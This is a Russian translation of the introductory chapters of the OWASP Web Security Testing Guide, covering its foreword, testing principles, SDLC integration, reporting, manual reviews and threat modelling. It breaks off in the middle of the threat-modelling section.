

Condor

OWASP



методология

**тестирования безопасности
вэб-приложений**

Сбор информации;

Тестирование конфигурации;

Тестирование политики пользовательской безопасности;

Тестирование аутентификации;

Тестирование авторизации;

Тестирование управления сессией;

Тестирование обработки пользовательского ввода;

Обработка ошибок;

Криптография;

Тестирование бизнес-логики;

Тестирование уязвимостей на стороне пользователя.

**Практическое пособие
2020**

OWASP. Руководство по тестированию веб-безопасности, 2020г.

«Руководство по тестированию веб-безопасности» (WSTG v.4.1) является основным ресурсом для тестирования кибербезопасности для разработчиков веб-приложений и специалистов по безопасности.

WSTG - это всеобъемлющее руководство по тестированию безопасности веб-приложений и веб-сервисов. WSTG, созданный совместными усилиями профессионалов в области кибербезопасности и волонтеров, предоставляет набор лучших практик, используемых тестировщиками проникновения и организациями по всему миру.

ПРЕДИСЛОВИЕ ЭЙОН КИРИ

OWASP Global Board

Проблема небезопасного программного обеспечения является, пожалуй, самой важной технической проблемой нашего времени. Резкий рост числа веб-приложений, обеспечивающих бизнес, социальные сети и т. Д., Лишь усугубил требования к созданию надежного подхода к написанию и защите наших Интернет, веб-приложений и данных.

В проекте Open Web Application Security Project (OWASP) мы пытаемся сделать мир местом, где небезопасное программное обеспечение является аномалией, а не нормой. Руководство по тестированию OWASP играет важную роль в решении этой серьезной проблемы. Крайне важно, чтобы наш подход к тестированию программного обеспечения на предмет проблем безопасности основывался на принципах техники и науки. Нам нужен последовательный, повторяемый и определенный подход к тестированию веб-приложений. Мир без каких-либо минимальных стандартов с точки зрения техники и технологий - это мир в хаосе.

Само собой разумеется, что вы не можете создать безопасное приложение, не выполнив на нем тестирование безопасности. Тестирование является частью более широкого подхода к созданию безопасной системы. Многие организации по разработке программного обеспечения не включают тестирование безопасности в свой стандартный процесс разработки программного обеспечения. Еще хуже то, что многие поставщики систем безопасности проводят тестирование с разным уровнем качества и точности.

Само по себе тестирование безопасности не является особенно хорошим показателем того, насколько защищено приложение, потому что существует множество способов, которыми злоумышленник может взломать приложение, и просто невозможно проверить их все. Мы не можем взломать себя в безопасности, и у нас есть только ограниченное время для тестирования и защиты там, где у злоумышленника нет таких ограничений.

В сочетании с другими проектами OWASP, такими как Руководство по анализу кода, Руководство по разработке и такими инструментами, как OWASP ZAP, это отличное начало для создания и поддержки защищенных приложений. Руководство по разработке подскажет как спроектировать и построить безопасное приложение, Руководство по проверке кода расскажет вам, как проверить безопасность исходного кода вашего приложения, а данное Руководство по тестированию покажет вам, как проверить безопасность вашего работающего приложения. , Я настоятельно рекомендую использовать эти руководства как часть ваших инициатив по обеспечению безопасности приложений.

Почему OWASP?

Создание такого руководства - это огромное дело, требующее опыта сотен людей по всему миру. Существует множество различных способов проверки на недостатки безопасности, и в этом руководстве собраны мнения ведущих экспертов о том, как выполнить это тестирование быстро, точно и эффективно. OWASP дает единомышленникам по безопасности возможность работать вместе и формировать передовой практический подход к проблеме безопасности.

Важность того, чтобы это руководство было доступно совершенно бесплатно и открыто, важно для миссии фондов. Это дает любому возможность понять методы, используемые для проверки распространенных проблем безопасности. Безопасность не должна быть черным искусством или закрытым секретом, который могут практиковать лишь немногие. Он должен быть открыт для всех и не только для специалистов по безопасности, но также для обеспечения качества, разработчиков и технических менеджеров. Проект по созданию этого руководства держит этот опыт в руках людей, которые в нем нуждаются - вы, я и любой, кто участвует в создании программного обеспечения.

Это руководство должно попасть в руки разработчиков и тестировщиков программного обеспечения. В мире почти нет экспертов по безопасности приложений, чтобы серьезно повлиять на общую проблему. Первоначальная ответственность за безопасность приложений должна ложиться на плечи разработчиков, которые пишут код. Не должно быть сюрпризом, что разработчики не создают безопасный код, если они не тестируют его или рассматривают типы ошибок, которые представляют уязвимость.

Хранение этой информации в актуальном состоянии является критическим аспектом данного руководства проекта. Принимая вики-подход, сообщество OWASP может развивать и расширять информацию в этом руководстве, чтобы идти в ногу с быстро меняющимся ландшафтом угроз безопасности приложений.

Это руководство является отличным свидетельством того энтузиазма и энергии, которые испытывают наши участники и волонтеры проекта по этому вопросу. Это, безусловно, поможет изменить мир строкой кода за раз.

Расстановка приоритетов

Вы должны принять это руководство в своей организации. Возможно, вам придется адаптировать информацию в соответствии с технологиями, процессами и организационной структурой вашей организации.

В целом, в организациях есть несколько разных людей, которые могут использовать это руководство:

- Разработчики должны использовать это руководство, чтобы убедиться, что они создают безопасный код. Эти тесты должны быть частью нормального кода и процедур модульного тестирования.
- Тестировщики программного обеспечения и QA должны использовать это руководство для расширения набора тестовых случаев, которые они применяют к приложениям. Раннее обнаружение этих уязвимостей значительно экономит время и усилия.

- Специалисты по безопасности должны использовать это руководство в сочетании с другими методами в качестве одного из способов убедиться, что в приложении не пропущены дыры в безопасности.
- Руководители проектов должны учитывать причину, по которой существует это руководство, и что проблемы безопасности проявляются в ошибках в коде и дизайне.

Самое важное, что следует помнить при проведении тестирования безопасности, - это постоянно менять приоритеты. Существует бесконечное количество возможных способов сбоя приложения, и организации всегда имеют ограниченное время и ресурсы для тестирования. Будьте уверены, что время и ресурсы расходуются с умом. Постарайтесь сосредоточиться на дырах в безопасности, которые представляют реальный риск для вашего бизнеса. Попробуйте контекстуализировать риск с точки зрения приложения и вариантов его использования.

Это руководство лучше всего рассматривать как набор методов, которые вы можете использовать, чтобы найти различные типы дыр в безопасности. Но не все техники одинаково важны. Старайтесь избегать использования руководства в качестве контрольного списка, всегда появляются новые уязвимости, и никакое руководство не может быть исчерпывающим списком «проверяемых объектов», а скорее хорошим местом для начала.

Роль автоматизированных инструментов

Есть ряд компаний, продающих автоматизированные инструменты анализа и тестирования безопасности. Помните об ограничениях этих инструментов, чтобы вы могли использовать их для достижения целей. Как сказал Майкл Ховард на конференции [OWASP AppSec 2006 года в Сиэтле](#) : «Инструменты не делают программное обеспечение безопасным! Они помогают масштабировать процесс и обеспечивать соблюдение политики».

Самое главное, что эти инструменты являются общими - это означает, что они предназначены не для вашего пользовательского кода, а для приложений в целом. Это означает, что, хотя они могут найти некоторые общие проблемы, им не хватает знаний о вашем приложении, чтобы позволить им обнаружить большинство недостатков. По моему опыту, наиболее серьезными проблемами безопасности являются те, которые не являются общими, но тесно связаны с вашей бизнес-логикой и дизайном пользовательских приложений.

Эти инструменты также могут быть соблазнительными, поскольку они действительно находят много потенциальных проблем. Хотя запуск инструментов не занимает много времени, каждая из потенциальных проблем требует времени для изучения и проверки. Если цель состоит в том, чтобы как можно быстрее найти и устранить наиболее серьезные недостатки, подумайте, лучше ли проводить время с помощью автоматизированных инструментов или методов, описанных в этом руководстве. Тем не менее, эти инструменты, безусловно, являются частью хорошо сбалансированной программы безопасности приложений. При правильном использовании они могут поддерживать ваши общие процессы для создания более безопасного кода.

Призыв к действию

Если вы создаете, проектируете или тестируете программное обеспечение, я настоятельно рекомендую вам ознакомиться с руководством по тестированию безопасности в этом документе. Это отличная дорожная карта для тестирования наиболее распространенных проблем, с которыми сегодня сталкиваются приложения, но она не является исчерпывающей. Если вы обнаружите ошибки, добавьте примечание на страницу обсуждения или внесите изменения самостоятельно. Вы будете помогать тысячам других людей, которые используют это руководство.

Пожалуйста, подумайте о том, чтобы присоединиться к нам в качестве индивидуального или корпоративного члена, чтобы мы могли продолжать выпускать такие материалы, как это руководство по тестированию и все другие замечательные проекты в OWASP.

Спасибо всем прошлым и будущим авторам этого руководства, ваша работа поможет сделать приложения по всему миру более безопасными.

1. Введение



1.1. Проект тестирования OWASP

Проект тестирования OWASP разрабатывался в течение многих лет. Цель проекта - помочь людям понять, *что*, *почему*, *когда*, *где* и *как* тестировать веб-приложения. Проект предоставил полную платформу для тестирования, а не просто контрольный список или список вопросов, которые необходимо решить. Читатели могут использовать эту платформу в качестве шаблона для создания своих собственных программ тестирования или для оценки процессов других людей. Руководство по тестированию подробно описывает как общую платформу тестирования, так и методы, необходимые для ее реализации на практике.

Написание руководства по тестированию оказалось сложной задачей. Было непросто добиться консенсуса и разработать контент, который позволял бы людям применять концепции, описанные в руководстве, а также позволял им работать в своей среде и культуре. Также было непросто изменить фокус тестирования веб-приложений с тестирования на проникновение на тестирование, интегрированное в жизненный цикл разработки программного обеспечения.

Тем не менее, группа очень довольна результатами проекта. Многие отраслевые эксперты и специалисты по безопасности, некоторые из которых отвечают за безопасность программного обеспечения в некоторых крупнейших компаниях в мире, проверяют структуру тестирования. Эта структура помогает организациям тестировать свои веб-приложения для создания надежного и безопасного программного обеспечения. Структура не просто выделяет слабые места, хотя последний, безусловно, является побочным продуктом многих руководств и контрольных списков OWASP. В связи с этим необходимо было принять жесткие решения относительно соответствия тех или иных методов и технологий тестирования. Группа полностью понимает, что не все согласятся со всеми этими решениями. Тем не менее, OWASP может занять высокое положение и со временем изменить культуру благодаря информированности и образованию на основе консенсуса и опыта.

Остальная часть этого руководства организована следующим образом: это введение охватывает предварительные условия тестирования веб-приложений и область тестирования. Он также охватывает принципы успешного тестирования и методы тестирования. Глава 3 представляет OWASP Testing Framework и объясняет ее методы и задачи в связи с различными фазами жизненного цикла разработки программного обеспечения. Глава 4 рассказывает, как тестировать определенные уязвимости (например, SQL-инъекция) путем проверки кода и тестирования на проникновение.

1.1.1. Измерение безопасности: экономика небезопасного программного обеспечения

Основным принципом разработки программного обеспечения является то, что вы не можете контролировать то, что не можете измерить [1]. Тестирование безопасности ничем не отличается. К сожалению, измерение безопасности - общеизвестно сложный процесс. Эта тема не будет подробно рассмотрена здесь, так как для нее потребуется отдельное руководство (введение см. В [2]).

Один аспект, который следует подчеркнуть, заключается в том, что измерения безопасности касаются как конкретных технических проблем (например, насколько распространена определенная уязвимость), так и того, как эти проблемы влияют на экономику программного обеспечения. Большинство технических специалистов, по крайней мере, поймут основные проблемы, или у них может быть более глубокое понимание уязвимостей. К сожалению, немногие способны перевести эти технические знания в денежные выражения и количественно оценить потенциальную стоимость уязвимостей для бизнеса владельца приложения. Пока этого не произойдет, ИТ-директора не смогут получить точную отдачу от инвестиций в обеспечение безопасности и, следовательно, назначить соответствующие бюджеты для обеспечения безопасности программного обеспечения.

Хотя оценка стоимости небезопасного программного обеспечения может показаться сложной задачей, в этом направлении была проделана значительная работа. Например, в июне 2002 года Национальный институт стандартов США (NIST) опубликовал обзор стоимости небезопасного программного обеспечения для экономики США из-за неадекватного тестирования программного обеспечения [3]. Интересно, что, по их оценкам, лучшая инфраструктура тестирования позволит сэкономить более трети этих затрат, или около 22 миллиардов долларов в год. Совсем недавно, связи между экономикой и безопасностью были изучены академическими исследователями. См. [4] для получения дополнительной информации о некоторых из этих усилий.

Структура, описанная в этом документе, побуждает людей измерять безопасность на протяжении всего процесса разработки. Затем они могут связать стоимость небезопасного программного обеспечения с влиянием, которое оно оказывает на бизнес, и, следовательно, разработать соответствующие бизнес-процессы и выделить ресурсы для управления риском. Помните, что измерение и тестирование веб-приложений еще более важно, чем для другого программного обеспечения, поскольку веб-приложения доступны миллионам пользователей через Интернет.

Что такое тестирование?

В течение жизненного цикла разработки веб-приложения нужно протестировать много вещей, но что на самом деле означает тестирование? Словарь Merriam-Webster описывает тестирование как:

- Проверка или доказательство
- Прохождение теста
- Присвоение статуса или оценки на основе тестов

Для целей данного документа тестирование - это процесс сравнения состояния системы или приложения с набором критериев. В индустрии безопасности люди часто проверяют набор ментальных критериев, которые не являются ни четко определенными, ни полными. В результате этого многие посторонние считают тестирование безопасности черным искусством. Цель этого документа - изменить это восприятие и облегчить людям, не имеющим глубоких знаний в области безопасности, возможность вносить изменения в тестирование.

Зачем проводить тестирование?

Этот документ предназначен для того, чтобы помочь организациям понять, что входит в программу тестирования, и помочь им определить шаги, которые необходимо предпринять для создания и эксплуатации программы тестирования в веб-приложениях. Руководство дает общее представление об элементах, необходимых для создания комплексной программы безопасности веб-приложений. Это руководство может использоваться как справочное руководство и как методология, помогающая определить разрыв между существующими практиками и лучшими отраслевыми практиками. Это руководство позволяет организациям сравнивать себя с отраслевыми коллегами, понимать объем ресурсов, необходимых для тестирования и обслуживания программного обеспечения, или для подготовки к аудиту. В этой главе не рассматриваются технические подробности тестирования приложения, так как цель состоит в том, чтобы предоставить типичную организационную структуру безопасности. Технические подробности о том, как тестировать приложение, как часть теста на проникновение или проверки кода, будут рассмотрены в остальных частях этого документа.

Когда проверять?

Большинство людей сегодня не тестируют программное обеспечение до тех пор, пока оно уже не создано и не находится на этапе развертывания своего жизненного цикла (т.е. код был создан в работающем веб-приложении). Как правило, это очень неэффективная и непомерно затратная практика. Одним из лучших способов предотвращения появления ошибок безопасности в производственных приложениях является улучшение жизненного цикла разработки программного обеспечения (SDLC) путем включения защиты на каждом этапе. SDLC - это структура, налагаемая на разработку программных артефактов. Если SDLC в настоящее время не используется в вашей среде, самое время выбрать его! На следующем рисунке показана общая модель SDLC, а также (оценочная) увеличивающаяся стоимость исправления ошибок безопасности в такой модели.




Рисунок 1: Общая модель SDLC

Компании должны проверять свой общий SDLC, чтобы убедиться, что безопасность является неотъемлемой частью процесса разработки. SDLC должны включать тесты безопасности, чтобы гарантировать, что безопасность должным образом покрыта и средства управления эффективны в течение всего процесса разработки.

Что проверять?

Может быть полезно думать о разработке программного обеспечения как о комбинации людей, процессов и технологий. Если это факторы, которые «создают» программное обеспечение, то логично, что эти факторы должны быть проверены. Сегодня большинство людей обычно тестируют технологию или само программное обеспечение.

Эффективная программа тестирования должна иметь компоненты, которые тестируют:

- *Люди* - обеспечить адекватное образование и осведомленность;
- *Процесс* - обеспечить наличие адекватных политик и стандартов и чтобы люди знали, как следовать этим политикам;
- * *Технология* - обеспечить, чтобы процесс был эффективен при его реализации.

Если не будет принят целостный подход, тестирование только технической реализации приложения не выявит возможных проблем управления или операционных уязвимостей. Путем тестирования сотрудников, политик и процессов организация может выявить проблемы, которые впоследствии проявятся в дефектах технологии, что позволит заранее устранить ошибки и выявить первопричины дефектов. Аналогично, тестирование только некоторых технических проблем, которые могут присутствовать в системе, приведет к неполной и неточной оценке состояния безопасности.

Денис Вердон, руководитель отдела информационной безопасности [Fidelity National Financial](#), представил отличную аналогию для этого заблуждения на конференции OWASP AppSec 2004 в Нью-Йорке [5]: «Если бы автомобили были сконструированы как приложения, [...] испытания безопасности предполагали бы только лобовое воздействие. Автомобили не будут подвергаться испытанию на крен или испытанию на устойчивость при аварийных маневрах, эффективность торможения, боковой удар и устойчивость к угону».

1.2. Принципы тестирования

Есть несколько распространенных заблуждений при разработке методологии тестирования, чтобы найти ошибки безопасности в программном обеспечении. В этой главе рассматриваются некоторые основные принципы, которые профессионалы должны учитывать при выполнении тестов безопасности программного обеспечения.

1.2.1. Серебряной пули не существует

Хотя соблазнительно думать, что сканер безопасности или брандмауэр приложений обеспечат много средств защиты от атак или выявят множество проблем, на самом деле серебряной пули не существует для проблемы небезопасного программного обеспечения. Прикладное программное обеспечение для оценки безопасности, хотя и полезно в качестве первого прохода для поиска низко висящих плодов, но как правило, является незрелым и неэффективным при углубленных оценках или обеспечении адекватного охвата тестами. Помните, что безопасность - это процесс, а не продукт.

1.2.2. Думайте стратегически, а не тактично

За последние несколько лет профессионалы в области безопасности стали осознавать ошибочность модели «заплати и проникни», которая распространялась в области информационной безопасности в 1990-х годах. Модель исправления и проникновения включает в себя исправление сообщенной ошибки, но без надлежащего исследования первопричины. Эта модель обычно связана с окном уязвимости, показанным на рисунке ниже. Развитие уязвимостей в общем программном обеспечении, используемом во всем мире, показало неэффективность этой модели. Для получения дополнительной информации об окне уязвимости, пожалуйста, обратитесь к [6].

Исследования уязвимостей [7] показали, что со временем реакции злоумышленников по всему миру типичное окно уязвимости не обеспечивает достаточно времени для установки исправления, поскольку время между обнаружением уязвимости и разработкой и выпуском автоматической атаки на нее уменьшается каждый год.

Есть несколько неверных допущений в модели патча и проникновения. Многие пользователи считают, что исправления мешают нормальной работе и могут сломать существующие приложения. Также неверно полагать, что все пользователи знают о недавно выпущенных исправлениях. Следовательно, не все пользователи продукта будут применять исправления либо потому, что считают, что исправления могут мешать работе программного обеспечения, либо потому, что им не хватает знаний о существовании исправления.




Рисунок 2: Окно уязвимости

Важно встроить безопасность в жизненный цикл разработки программного обеспечения (SDLC), чтобы предотвратить повторяющиеся проблемы безопасности в приложении. Разработчики могут встроить безопасность в SDLC путем разработки стандартов, политик и руководств, которые соответствуют и работают в рамках методологии разработки. Моделирование угроз и другие методы должны использоваться, чтобы помочь назначить соответствующие ресурсы тем частям системы, которые подвергаются наибольшему риску.

1.2.3. SDLC - король

SDLC - процесс, хорошо известный разработчикам. Интегрируя безопасность в каждую фазу SDLC, он позволяет применять целостный подход к безопасности приложений, который использует процедуры, уже существующие в организации. Имейте в виду, что хотя названия различных этапов могут меняться в зависимости от модели SDLC, используемой организацией, каждый концептуальный этап архетипа SDLC будет использоваться для разработки приложения (т. Е. Определения, проектирования, разработки, развертывания, обслуживания). Каждый этап имеет соображения безопасности, которые должны стать частью существующего процесса, чтобы обеспечить рентабельную и комплексную программу безопасности.

Существует несколько безопасных структур SDLC, которые предоставляют как описательные, так и предписывающие рекомендации. Принимает ли человек описательный или предписывающий совет, зависит от зрелости процесса SDLC. По сути, предписывающий совет показывает, как должен работать защищенный SDLC, а описательный совет показывает, как он используется в реальном мире. Оба имеют свое место. Например, если вы не знаете, с чего начать, предписывающая структура может предоставить меню потенциальных элементов управления безопасностью, которые могут быть применены в SDLC. Описательные советы могут помочь в принятии решения, представив то, что хорошо работает для других организаций. Описательные

безопасные SDLC включают BSIMM-V; и предписывающие безопасные SDLC включают открытую модель зрелости OWASP (OpenSAMM) и ISO / IEC 27034, части 1-8, части из которых все еще находятся в разработке.

1.2.4. Раннее тестирование и частое тестирование

Когда ошибка обнаруживается на ранних этапах SDLC, ее можно устранить быстрее и с меньшими затратами. В этом отношении ошибка безопасности ничем не отличается от функциональной ошибки или ошибки, связанной с производительностью. Ключевым шагом в реализации этого является информирование групп разработчиков и QA об общих проблемах безопасности и способах их обнаружения и предотвращения. Хотя новые библиотеки, инструменты или языки могут помочь в разработке более качественных программ (с меньшим количеством ошибок безопасности), новые угрозы возникают постоянно, и разработчики должны знать об угрозах, которые влияют на разрабатываемое ими программное обеспечение. Обучение тестированию безопасности также помогает разработчикам приобретать соответствующий настрой для тестирования приложения с точки зрения злоумышленника. Это позволяет каждой организации рассматривать вопросы безопасности как часть своих существующих обязанностей.

1.2.5. Понимание сферы безопасности

Важно знать, сколько безопасности потребуется для данного проекта. Информация и активы, которые должны быть защищены, должны иметь классификацию, в которой указано, как с ними обращаться (например, конфиденциально, секретно, совершенно секретно). Обсуждения должны проводиться с юридическим советом, чтобы гарантировать, что любые определенные требования безопасности будут выполнены. В США требования могут исходить из федеральных правил, таких как Закон Грэма-Лича-Блили [8], или из законов штата, таких как Калифорния SB-1386 [9]. Для организаций, базирующихся в странах ЕС, могут применяться как нормативы стран, так и директивы ЕС. Например, Директива 96/46/ЕС4 [10] обязывает обращаться с личными данными в приложениях с должной осторожностью, независимо от приложения.

1.2.6. Развивайте правильное мышление

Успешное тестирование приложения на наличие уязвимостей безопасности требует нестандартного мышления. Нормальные варианты использования будут проверять нормальное поведение приложения, когда пользователь использует его ожидаемым образом. Хорошее тестирование безопасности требует того, чтобы выйти за рамки ожидаемого и думать как злоумышленник, пытающийся взломать приложение. Креативное мышление может помочь определить, какие неожиданные данные могут вызвать сбой приложения небезопасным образом. Это также может помочь найти, какие предположения, сделанные веб-разработчиками, не всегда верны, и как их можно опровергнуть. Одна из причин, по которой автоматизированные инструменты на самом деле плохо подходят для автоматического тестирования на уязвимости, заключается в том, что это творческое мышление должно осуществляться на индивидуальной основе, поскольку большинство веб-приложений разрабатываются уникальным образом (даже при использовании общих сред).

1.2.7. Понимание предмета

Одной из первых крупных инициатив в любой хорошей программе безопасности должно быть требование точного документирования приложения. Архитектура, диаграммы потоков данных, варианты использования и т. Д. Должны быть записаны в официальных документах и предоставлены для ознакомления. Техническая спецификация и документы заявки должны включать в себя информацию, которая перечисляет не только желаемые варианты использования, но также любые специально запрещенные варианты использования. Наконец, хорошо иметь хотя бы базовую инфраструктуру безопасности, которая позволяет отслеживать и отслеживать атаки на приложения и сеть организации (например, системы IDS).

1.2.8. Используйте правильные инструменты

В то время как мы уже заявляли, что не существует инструмента «серебряной пули», инструменты играют важную роль в общей программе безопасности. Существует целый ряд открытых и коммерческих инструментов, которые могут автоматизировать многие рутинные задачи безопасности. Эти инструменты могут упростить и ускорить процесс безопасности, помогая сотрудникам службы безопасности в их задачах. Тем не менее, важно точно понимать, что эти инструменты могут и не могут сделать, чтобы они не были перепроданы или использованы неправильно.

1.2.9. Дьявол кроется в деталях

Крайне важно не выполнять поверхностную проверку безопасности приложения и считать его завершенным. Это вселит ложное чувство уверенности, которое может быть столь же опасным, как и отсутствие проверки безопасности. Крайне важно тщательно проанализировать результаты и отсеять любые ложные срабатывания, которые могут остаться в отчете. Сообщение о неверном обнаружении безопасности часто может подорвать действительное сообщение остальной части отчета безопасности. Следует позаботиться о том, чтобы проверить, что каждый возможный раздел логики приложения был протестирован, и что каждый используемый сценарий был изучен на предмет возможных уязвимостей.

1.2.10. Используйте исходный код, когда он доступен

Хотя результаты теста на проникновение в «черный ящик» могут быть впечатляющими и полезными для демонстрации того, как уязвимости обнаруживаются в производственной среде, они не являются наиболее эффективным или действенным способом защиты приложения. Динамическому тестированию сложно протестировать всю кодовую базу, особенно если существует много вложенных условных операторов. Если исходный код приложения доступен, его следует передать персоналу службы безопасности, чтобы он помог им в выполнении их проверки. В исходном коде приложения можно обнаружить уязвимости, которые могут быть пропущены во время взаимодействия с черным ящиком.

1.2.11. Разработка метрик

Важной частью хорошей программы безопасности является способность определять, становятся ли дела лучше. Важно отслеживать результаты тестирования и разрабатывать показатели, которые позволят выявить тенденции безопасности приложений в организации.

Хорошие метрики покажут:

- Если требуется больше образования и обучения;
- Если существует определенный механизм безопасности, который не совсем понятен команде разработчиков;
- Если общее количество проблем, связанных с безопасностью, обнаруживаемых каждый месяц, уменьшается.

Согласованные метрики, которые могут быть сгенерированы в автоматическом режиме из доступного исходного кода, также помогут организации оценить эффективность механизмов, введенных для уменьшения ошибок безопасности при разработке программного обеспечения. Метрики нелегко разработать, поэтому использование стандартных метрик, подобных тем, которые предоставляются проектом OWASP Metrics и другими организациями, является хорошей отправной точкой.

1.2.12. Документирование результатов теста

Чтобы завершить процесс тестирования, важно составить официальную запись о том, какие действия по тестированию были предприняты, кем, когда они были выполнены, и подробности результатов теста. Целесообразно согласовать приемлемый формат отчета, который будет полезен всем заинтересованным сторонам, в число которых могут входить разработчики, руководство проектом, владельцы бизнеса, отдел ИТ, аудит и соблюдение нормативных требований.

Отчет должен быть понятен владельцу бизнеса при выявлении существенных рисков, достаточных для получения поддержки для последующих действий по смягчению последствий. Кроме того, отчет должен быть понятен разработчику, чтобы точно указать функцию, на которую влияет уязвимость, и соответствующие рекомендации по решению проблем на языке, понятном разработчику. Отчет должен также позволить другому тестеру безопасности воспроизвести результаты. Написание отчета не должно быть чрезмерно обременительным для самого тестирующего безопасности. Тестеры по безопасности обычно не известны своими творческими навыками письма, и согласование сложного отчета может привести к случаям, когда результаты теста не будут должным образом документированы. Использование шаблона отчета о тестировании безопасности может сэкономить время и обеспечить точное и согласованное документирование результатов в формате, который подходит для аудитории.

1.3. Методы тестирования

В этом разделе представлен общий обзор различных методов тестирования, которые можно использовать при создании программы тестирования. В нем не представлены конкретные методологии для этих методов, поскольку эта информация рассматривается в главе 3. Этот раздел включен, чтобы обеспечить контекст для структуры, представленной в следующей главе, и подчеркнуть преимущества и недостатки некоторых из методов, которые следует учитывать. В частности, мы рассмотрим:

- Ручные проверки и обзоры
- Моделирование угроз
- Обзор кода
- Проверка на проникаемость

Ручные проверки и обзоры

Обзор

Ручные проверки - это проверки людьми, которые обычно проверяют последствия для безопасности людей, политик и процессов. Ручные проверки могут также включать проверку технологических решений, таких как архитектурные проекты. Они обычно проводятся путем анализа документации или проведения интервью с разработчиками или владельцами системы.

Хотя концепция ручных проверок и проверок человеком проста, они могут быть одними из самых мощных и эффективных доступных методов. Спросив кого-то, как что-то работает и почему это было реализовано особым образом, тестировщик может быстро определить, очевидны ли какие-либо проблемы с безопасностью. Ручные проверки и обзоры являются одним из немногих способов проверить сам процесс жизненного цикла разработки программного обеспечения и убедиться в наличии адекватной политики или навыков.

Как и во многих вещах в жизни, при проведении проверок и проверок вручную рекомендуется использовать модель «доверяй, но проверяй». Не все, что показывается или рассказывается тестером, будет точным. Ручные проверки особенно полезны для проверки того, понимают ли люди процесс безопасности, ознакомлены ли они с политикой и обладают ли они соответствующими навыками для разработки или внедрения защищенного приложения.

Другие действия, включая ручной просмотр документации, политики безопасного кодирования, требования безопасности и архитектурные проекты, должны выполняться с использованием ручных проверок.

Преимущества:

- Не требует вспомогательных технологий
- Может применяться в различных ситуациях

- Гибкость
- Способствует командной работе
- SDLC

Недостатки:

- Может занять много времени
- Вспомогательный материал не всегда доступен
- Требуется значительных человеческих мыслей и навыков, чтобы быть эффективными

Моделирование угроз

Обзор

Моделирование угроз стало популярным методом, помогающим разработчикам систем думать об угрозах безопасности, с которыми могут столкнуться их системы и приложения. Поэтому моделирование угроз можно рассматривать как оценку рисков для приложений. Фактически, это позволяет проектировщику разрабатывать стратегии смягчения потенциальных уязвимостей и помогает им сосредоточить свои неизбежно ограниченные ресурсы и внимание на тех частях системы, которые больше всего в этом нуждаются. Рекомендуется, чтобы во всех приложениях была разработана и задокументирована модель угроз. Модели угроз должны быть созданы как можно раньше в SDLC и должны пересматриваться по мере развития приложения и развития.

Для разработки модели угроз мы рекомендуем использовать простой подход, соответствующий стандарту NIST 800-30 [11] для оценки рисков. Этот подход включает в себя:

- Разложение приложения - используйте процесс ручной проверки, чтобы понять, как работает приложение, его активы, функциональность и возможности подключения.
- Определение и классификация активов - классифицируйте активы в материальные и нематериальные активы и ранжируйте их в соответствии с важностью бизнеса.
- Изучение потенциальных уязвимостей - технических, операционных или управленческих.
- Изучение потенциальных угроз - разработайте реалистичное представление о потенциальных векторах атаки с точки зрения злоумышленника, используя сценарии угроз или деревья атак.
- Создание стратегий смягчения - разработать средства смягчения последствий для каждой из угроз, которые считаются реалистичными.

Выходные данные самой модели угроз могут различаться, но обычно представляют собой набор списков и диаграмм. В Руководстве по анализу кода OWASP изложена методология моделирования угроз приложения, которая может использоваться в качестве справочного материала для тестирования приложений на предмет потенциальных недостатков безопасности при разработке приложения. Не существует правильного или неправильного способа разработки моделей угроз и оценки информационных рисков для приложений. [12].

Преимущества:

- Практический взгляд атакующего на систему
